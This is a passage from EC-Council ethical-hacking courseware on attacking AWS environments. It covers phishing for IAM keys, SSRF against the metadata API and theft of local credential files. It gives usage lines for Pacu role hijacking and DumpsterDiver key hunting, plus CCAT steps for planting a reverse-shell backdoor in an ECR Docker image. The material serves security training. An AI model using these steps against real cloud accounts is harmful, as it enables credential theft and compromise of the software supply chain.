  Attackers use social engineering techniques, such as fake emails, calls, and SMSs, to trick users into revealing their AWS IAM credentials. For example, if a user enters only the API keys to authenticate the AWS, then an attacker can employ a simple phishing technique to steal the API keys and compromise the user account.




Figure 19.52: Example of a phishing email to steal AWS credentials

- **Password Reuse**

  Password reuse is a very common fault that can cause serious vulnerabilities. Most users reuse the same password for multiple services. If the attacker is able to compromise one password, he can gain access to other cloud services with the same credentials. In some scenarios, if a website is compromised, the attacker can gain access to the back-end database and retrieve password hashes or cleartext passwords stored in the database.

- **Vulnerabilities in AWS-Hosted Applications**

  - **Server-Side Request Forgery**

    Server-side request forgery is a common web application vulnerability used by the attackers to send random web requests to the victims from a compromised web server. The attackers target the internal EC2 metadata API, if any vulnerability is

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

found in the web application, and make requests from the EC2 instance. Whenever an application needs access from the AWS API, an IAM instance profile gets attached to the EC2 instance for requesting temporary AWS credentials. As all this process is done via an EC2 metadata API, the attacker sends HTTP requests to the metadata URL and can easily gain access to the temporary credentials used by the application.

- **Reading Local File**

  Generally, AWS keys are stored in various locations, such as configuration and log files, in an operating system. For example, if a user uses the AWS command-line interface aws-cli, his credentials are stored in the home directory, and the keys are stored in the environment variable file. If an attacker has already gained access to the operating system, he can read the credentials and keys stored in the operating system to perform further exploitation.


- **Exploiting Third-Party Software**

  Many online services require access to the AWS environment so that their software or applications can work properly. Some organizations deploy third-party software or applications for easily managing or securing their cloud services. If an attacker compromises third-party software, he can gain access to the data stored in the cloud environment. For example, an organization may use a third-party password manager for managing various cloud services. If an attacker compromises the password manager, he can easily gain high-level access to the cloud environment.

- **Insider Threat**

  Insider threat arises mostly from business associates and current or former employees who already have trusted access to the environment and do not need to compromise the credentials separately for performing malicious activities. These types of insiders pose a serious threat to the organization and the AWS environment. For example, a disgruntled employee who wants to damage the reputation of the company tries to exploit the cloud services using his credentials and performs direct code changes leading to information disclosure to the public.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hijacking Misconfigured IAM Roles using Pacu

AWS IAM policies, such as AssumeRole permissions, are flexible, but misconfigurations in the role permissions can open doors to various attacks. For instance, if the role "AWS":"*" (poorly configured) exists, any user with a valid AWS account can assume the role and obtain the corresponding credentials.

Figure 19.53: Screenshot of an AWS IAM misconfigured policy

Attackers use tools such as Pacu, an open-source AWS exploitation framework for enumerating and hijacking IAM roles. The tool contains a 1100+ wordlist of commonly used role names. The script automatically alerts the attacker when the role is identified. It can also identify misconfigured roles and auto-assume the identified roles, and subsequently exposes the role credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can run the Pacu script below for assuming a role. Before running the script, attackers need to obtain a target account ID for assuming a role.

```
assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID
```

As shown in the figure, the tool initiated role enumeration on a target account and discovered restricted roles, such as "5" and "ADS," and the misconfigured role "APIGateway". The script then assumed the role and exposed the role credentials in JSON format. Attackers can later use the role credentials for performing other targeted attacks.




Figure 19.54: Screenshot of the Pacu assume_role_enum script

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking AWS Access Keys using DumpsterDiver

Source: *https://github.com*

DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys, such as AWS access, SSL, and Microsoft Azure keys. It also allows attackers to generate simple conditional-based search rules. Attackers use this tool to identify potential secret leaks and hardcoded passwords in the target cloud services.

Run the following command to retrieve the AWS access keys:

```
DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o
OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY]
[--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS
[GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]]
[--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]
```

In the above command,

- -p LOCAL _PATH → Path to the folder containing files to be analyzed.
- -r, --remove → Set this flag to remove files that do not contain secret keys.
- -a, --advance → Set this flag to analyze files using rules specified in 'rules.yaml'.
- -s, --secret → Set this flag to analyze files in search of hardcoded passwords.
- -o OUTFILE → Generate output in JSON format.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.55: Screenshot of DumpsterDiver

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Attackers use compromised AWS credentials to perform further exploitation on Amazon ECS and ECR.

Steps involved in exploiting AWS Docker containers:

- **Step 1: Abuse AWS credentials**

  Attackers abuse already gained AWS credentials to browse the AWS cloud and identify the available ECR repositories. CCAT provides the "**Enumerate ECR**" module to list the details of available ECR repositories.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.56: Screenshot of CCAT showing ECR repositories

- **Step 2: Pull the target Docker image**

  Attackers from the list of ECR repositories detect and pull the Docker image belonging to the target organization. An attacker can use the CCAT "**Pull Repos from ECR**" module to pull the target repository.




Figure 19.57: Screenshot of CCAT showing the target Docker image

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3: Create a backdoor image**

  After pulling the Docker image from the ECR repository, attackers create and embed a backdoor for reverse shell in the target Docker image. An attacker can use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command.




Figure 19.58: Screenshot of CCAT embedding reverse shell

- **Step 4: Push the backdoor Docker image**

  Attackers push the target Docker image embedded with backdoor back to the ECR repository. The CCAT provides the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



